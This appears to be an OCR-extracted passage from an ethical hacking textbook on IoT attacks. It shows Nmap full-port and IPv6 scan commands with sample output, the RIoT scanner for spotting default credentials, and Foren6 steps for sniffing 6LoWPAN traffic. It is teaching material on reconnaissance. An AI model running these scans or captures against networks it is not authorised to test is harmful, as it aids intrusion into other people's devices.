Initiating Parallel DNS resolution of 1 host. at 02:27
Completed Parallel DNS resolution of 1 host. at 02:27,
0.01s elapsed
Initiating SYN Stealth Scan at 02:27
Scanning 192.168.2.1 [65536 ports]
Discovered open port 80/tcp on 192.168.2.1
Discovered open port 443/tcp on 192.168.2.1
```

https://nmap.org

Vulnerability Scanning

Once the attackers gather information about a target device, they search for the attack surfaces of a device (identify the vulnerabilities) that they can attack. Vulnerability scanning allows an attacker to find the total number of vulnerabilities present in the firmware, infrastructure, and system components of an IoT device that are accessible. After identifying the attack surface area, the attacker will scan for vulnerabilities in that area to identify an attack vector and perform further exploitation on the device.

Vulnerability scanning helps an attacker to identify IoT devices with weak configurations such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications. In contrast, it also assists security professionals in securing IoT devices in the network by determining the security loopholes or vulnerabilities in the current security mechanisms before the attackers can exploit them.

Vulnerability Scanning using Nmap

Attackers use vulnerability-scanning tools such as Nmap to identify the IoT devices connected to the network along with their open ports and services. Nmap generates raw IP packets in different ways to identify live hosts or devices on the network, services offered by them, their operating systems, type of packet filters used, etc.

Attackers use the following Nmap command to scan a specific IP address:


```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>
```

To perform a complete scan of the IoT device that checks for both TCP and UDP services and ports:

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```

To identify the IPv6 capabilities of a device:

`nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>`


Zenmap
Scan Tools Profile Help
Target: 192.168.2.1
Profile:
Scan
Cancel
Hosts
Services
OS
Host
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details

Command: nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168.2.1

```
Starting Nmap [redacted] ( https://nmap.org ) at [redacted]-12-07
02:27 Pacific Standard Time
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 02:27
Completed Parallel DNS resolution of 1 host. at 02:27,
0.01s elapsed
Initiating SYN Stealth Scan at 02:27
Scanning 192.168.2.1 [65536 ports]
Discovered open port 80/tcp on 192.168.2.1
Discovered open port 443/tcp on 192.168.2.1
```


Figure 18.31: Scanning using Nmap

Vulnerability Scanning using RIoT Vulnerability Scanner

- Retina IoT vulnerability scanner **identifies at-risk IoT devices**, such as IP cameras, DVRs, printers, and routers
- This tool gives you an attacker's view of all the IoT devices and their **associated vulnerabilities**

Features

- Identify vulnerable IoT devices
- Check for default or hard-coded passwords
- Perform external scans of up to 256 IP addresses
- Generates reports of IoT vulnerabilities and their remediation


BeyondTrust
BTU
Amie Miller
Overall Threat History
80
70
60
50
40
30
20
10
0
Low
Medium
High
16-12-2015
24-12-2015
01-01-2016
08-01-2016
16-01-2016
24-01-2016
01-02-2016
08-02-2016
15-02-2016
22-02-2016
01-03-2016
08-03-2016
Vulnerability Breakdown
Feedback?
© 2013-2016, BeyondTrust Inc. (Legal)

Total Vulnerabilities	Low	Medium	High
993	89	886	18


Total Hosts Scanned	Total Scans Executed
112	112

https://www.beyondtrust.com

Vulnerability Scanning using RIoT Vulnerability Scanner

Source: *https://www.beyondtrust.com*

Retina IoT (RIoT) vulnerability scanner identifies at-risk IoT devices, such as IP cameras, DVRs, printers, and routers. This tool gives an attacker's view of all the IoT devices and their associated vulnerabilities. Utilizing precise information such as server banner and header data, RIoT will pinpoint the make and model of a particular IoT device. It also performs tests to find whether that device is using default or hard-coded credentials for telnet, SSH, or basic HTTP authentication, which are the preferred attack vectors that botnets initially use to breach a system. Using this tool, an attacker can specify a target IP or IP range to identify vulnerabilities. RIoT vulnerability scanner allows attackers to identify vulnerable IoT devices, check for default or hard-coded passwords, and perform external scans to identify IoT vulnerabilities.


BeyondTrust
BTU
Amie Miller
Overall Threat History
80
70
60
50
40
30
20
10
0
Low
Medium
High
16-12-2015
24-12-2015
01-01-2016
08-01-2016
16-01-2016
24-01-2016
01-02-2016
08-02-2016
15-02-2016
22-02-2016
01-03-2016
08-03-2016
Vulnerability Breakdown

Total Vulnerabilities	Low	Medium	High
993	89	886	18


Total Hosts Scanned: 112

Total Scans Executed: 112

Figure 18.32: Screenshot of RIoT vulnerability scanner

Sniffing using Foren6

- Attackers use tools like Foren6 to **sniff the traffic** of IoT devices
- Foren6 uses sniffers **to capture 6LoWPAN traffic** and renders the network state in a graphical user interface
- Foren6 captures all **RPL-related information** and identifies abnormal behaviors
- It combines multiple sniffers and **captures live packets** from deployed networks in a non-intrusive manner


Foren6: A 6LoWPAN Diagnosis Tool
File Layout Window Help
Start Stop Manage Sources Toggle node movement Clear Toggle node info Link/Unlink Dialogs
Dockable Packet Dissector
Fixed Region
Dockable Event Widget

http://cetic.github.io

Sniffing using Foren6

Source: http://cetic.github.io


Attackers use tools such as Foren6 to sniff the traffic of IoT devices. Foren6 is a non-intrusive 6LoWPAN network analysis tool. It leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world IoT applications.

Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface (GUI). It detects routing problems. The Routing Protocol for 6LoWPAN Networks, RPL, is an emerging IETF standard. Foren6 captures all RPL-related information and identifies abnormal behaviors. It combines multiple sniffers and captures live packets from deployed networks in a non-intrusive manner.

For example, the basic steps to analyze a real 6LoWPAN network using a Contiki-based sniffer module are as follows:

- Open **Foren6**, after installation
- Now, open the "**Manage Sources**" dialog by clicking the **Manage Sources** button in the Toolbar or from the "**File**" menu
- In this dialog, remove any existing entries in the top section by selecting each individual element and hitting the '**Remove**' button
- Next, add a new source by specifying the three fields, as shown below:
  - **Target**: Type the path to the USB device (example: /dev/ttyUSB0)
  - **Channel**: The integer value of the channel you want to sniff (1 to 26)
  - **Type**: Select sniff

- Click the **Add** button when the above information is entered
- If the device is found by the application, it will appear in the list of available devices. If your device exists, but you get an error at this point, it is likely that the user running Foren6 does not have permission to access that serial device. Then, launch the Foren6 application as root.
- Hit the **Close** button to return to the main window
- Click the **Start** button (which will now be enabled) to launch a packet capture


Manage Sniffers
Browse
Add
Remove
Close Window

Opened sniffers and files

Type	Path	Channel	URL
snif	/dev/ttyUSB0	24	snif:///dev/ttyUSB0?channel=24

